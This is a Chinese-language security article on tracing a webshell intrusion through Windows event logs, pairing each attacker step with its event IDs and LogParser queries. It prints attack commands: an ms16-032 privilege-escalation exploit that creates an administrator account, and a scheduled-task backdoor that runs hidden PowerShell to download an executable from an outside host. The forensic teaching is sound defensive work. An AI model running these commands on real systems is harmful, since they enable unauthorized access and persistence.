

# 在Windows日誌裡發現入侵痕跡

黑客技術與網絡安全 今天

以下文章來源於Bypass，作者Bypass



**Bypass**

致力於分享原創高質量乾貨，包括但不限於：滲透測試、WAF繞過、代碼審計、安全運維。聞道有先後，術業有專攻，如是而已。



來自公眾號：**Bypass**

有小伙伴問：Windows系統日誌分析大多都只是對惡意登錄事件進行分析的案例，可以通過系統日誌找到其他入侵痕跡嗎？

答案肯定是可以的，當攻擊者獲取webshell後，會通過各種方式來執行系統命令。所有的web攻擊行為會存留在web訪問日誌裡，而執行操作系統命令的行為也會存在在系統日誌。

不同的攻擊場景會留下不一樣的系統日誌痕跡，不同的Event ID代表了不同的意義，需要重點關注一些事件ID，來分析攻擊者在系統中留下的攻擊痕跡。

我們通過一個攻擊案例來進行windows日誌分析，從日誌裡識別出攻擊場景，發現惡意程序執行痕跡，甚至還原攻擊者的行為軌跡。

## 1、信息收集

攻擊者在獲取webshell權限後，會嘗試查詢當前用戶權限，收集系統版本和補丁信息，用來輔助權限提升。

```
1 whoami
2 systeminfo
```

## Windows日誌分析：

在本地安全策略中，需開啟審核進程跟踪，可以跟踪進程創建/終止。關鍵進程跟踪事件和說明，如：

- 1 4688 创建新进程
- 2 4689 进程终止

关键字	日期和时间	来源	事件 ID	任务类别
 审核成功	2020/12/11 19:44:24	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 19:44:24	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 19:44:24	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 19:44:24	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 19:44:24	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 19:44:24	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 19:44:23	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 19:44:23	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 19:44:22	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 19:44:22	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 19:44:17	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 19:44:17	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 19:44:17	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 19:44:17	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 19:44:17	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 19:44:17	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 19:43:58	Eventlog	1102	日志清除

微信公眾號：Bypass--

我們通過LogParser做一個簡單的篩選，得到Event ID 4688，也就是創建新進程的列表，可以發現用戶Bypass，先後調用cmd執行whami和systeminfo。Conhost.exe進程主要是為命令行程序（cmd.exe）提供圖形子系統等功能支持。

```
1 LogParser.exe -i:EVT "SELECT TimeGenerated,EventID,EXTRACT_TOKEN(Strings,1,'|') as UserName,EXTRACT_TOKI
```

```
C:\Windows\System32\cmd.exe

C:\Program Files (x86)\Log Parser 2.2>LogParser.exe -i:EVT "SELECT EventID,EXTRACT_TOKEN(Strings,1,'|') as UserName,EXTRACT_TOKEN(Strings,5,'|') as ProcessName FROM c:\11.evtx where EventID=4688"
EventID  UserName                ProcessName
-----
4688     Bypass                  C:\Windows\SysWOW64\cmd.exe
4688     Bypass                  C:\Windows\System32\conhost.exe
4688     Bypass                  C:\Windows\SysWOW64\whoami.exe
4688     Bypass                  C:\Windows\SysWOW64\cmd.exe
4688     Bypass                  C:\Windows\System32\conhost.exe
4688     Bypass                  C:\Windows\SysWOW64\systeminfo.exe
4688     WIN-3B4CV1RUGQD$       C:\Windows\System32\wbem\WmiPrvSE.exe
4688     WIN-3B4CV1RUGQD$       C:\Windows\SysWOW64\wbem\WmiPrvSE.exe
4688     WIN-3B4CV1RUGQD$       C:\Windows\servicing\TrustedInstaller.exe
4688     WIN-3B4CV1RUGQD$       C:\Windows\WinSxS\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_6.3.9600.16384_none_fa1dc1539b4180d8\TiWorker.exe

Statistics:
-----
Elements processed: 17
Elements output:    10
Execution time:     0.02 seconds
```

## 2、權限提升






























通过执行exp来提升权限，获取操作系统system权限，增加管理用户。

```
1 ms16-032.exe "whoami"
2 ms16-032.exe "net user test1 abc123! /add"
3 ms16-032.exe "net localgroup Administrators test1 /add"
```

## Windows日志分析:

在本地安全策略中，需开启审核账户管理，关键账户管理事件和说明。如：

- 1 4720 创建用户
- 2 4732 已将成员添加到启用安全性的本地组

关键字	日期和时间	来源	事件 ID	任务类别
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4732	安全组管理
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 20:26:20	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4689	进程终止
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4732	安全组管理
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4724	用户帐户管理
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4738	用户帐户管理
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4722	用户帐户管理
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4720	用户帐户管理
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4728	安全组管理
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4688	进程创建
 审核成功	2020/12/11 20:26:14	Microsoft Windows security auditing.	4688	进程创建

微信: BY995555

这里会涉及进程创建，主要关注账户创建和管理用户组变更。从Event ID 4720，系统新建了一个test用户，从Event ID 4732的两条记录变化，得到一个关键信息，本地用户test从user组提升到Administrators。

### 3、管理账号登录


在创建管理账户后，尝试远程登录到目标主机，获取敏感信息。

```
1 mstsc /v 10.1.1.188
```

#### Windows日志分析：


在本地安全策略中，需开启审核登录事件，关键登录事件和说明，如：

```
1 4624 登录成功
2 4625 登录失败
```



```
1 LogParser.exe -i:EVT "SELECT TimeGenerated as LoginTime,EXTRACT_TOKEN(Strings,8,'|') as EventType,EXTRACT_
```

使用LogParser做一下分析，得到系统登录时间，登录类型10 也就是远程登录，登录用户 test，登录IP：10.1.1.1。




## 4、权限维持

通过创建计划任务执行脚本后门，以便下次直接进入，使用以下命令可以一键实现：

```
1 schtasks /create /sc minute /mo 1 /tn "Security Script" /tr "powershell.exe -nop -w hidden -c \"IEX ((new-object System.Net.WebClient).DownloadFile('http://10.10.10.10:8080/1.exe'))\""
```

### Windows日志分析：

在本地安全策略中，需开启审核对象访问，关键对象访问事件，如：



- 1 4698 创建计划任务
- 2 4699 删除计划任务



这里涉及进程创建和对象访问事件，包括schtasks.exe进程的创建和Event ID 4698发现新建的计划任务。成功找到计划任务后门位置：



推荐↓↓↓





Linux学习

喜欢此内容的人还喜欢

## 6 个“吓人”的 Linux 命令

Linux学习



## 网络安全运营能力建设思路：技术能力建设

FreeBuf



## 记一次大型且细小的域渗透实战

Gcow安全团队

